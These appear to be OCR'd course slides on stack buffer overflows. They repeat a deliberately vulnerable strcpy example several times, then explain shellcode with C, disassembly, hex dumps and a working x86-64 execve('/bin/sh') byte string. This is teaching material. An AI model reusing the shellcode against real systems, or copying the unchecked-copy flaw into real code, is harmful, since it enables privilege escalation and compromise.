
IP



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v1

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called shellcode, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec("/bin/sh");
}
```

```c
#include <stdio.h>

void main() {

  char s[10] = "/bin/sh";
  execl(s,s,0);

}
```

```
_main:
00001f40   pushl   %ebp
00001f41   movl    %esp,%ebp
00001f43   subl    $0x18,%esp
00001f46   leal    0xf6(%ebp),%eax
00001f49   movl    %eax,%ecx
00001f4b   movw    $0x0000,0x08(%ecx)
00001f51   movl    $0x0068732f,0x04(%ecx)
00001f58   movl    $0x6e69622f,(%ecx)
00001f5e   movl    %eax,%ecx
00001f60   movl    %esp,%edx
00001f62   movl    %eax,0x04(%edx)
00001f65   movl    %ecx,(%edx)
00001f67   movl    $0x00000000,0x08(%edx)
00001f6e   calll   0x00001f78
00001f73   addl    $0x18,%esp
00001f76   popl    %ebp
00001f77   ret
```

```
mba2:smash abhi$ otool -t e22
e22:
(__TEXT,__text) section
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Clever shell code

http://shell-storm.org/shellcode/files/shellcode-806.php


```
main:
    ;mov rbx, 0×68732f6e69622f2f
    ;mov rbx, 0×68732f6e69622fff
    ;shr rbx, 0×8
    ;mov rax, 0×deadbeefcafe1dea
    ;mov rbx, 0×deadbeefcafe1dea
    ;mov rcx, 0×deadbeefcafe1dea
    ;mov rdx, 0×deadbeefcafe1dea
    xor eax, eax
    mov rbx, 0×FF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0×3b
    syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\x
ff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\
xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly

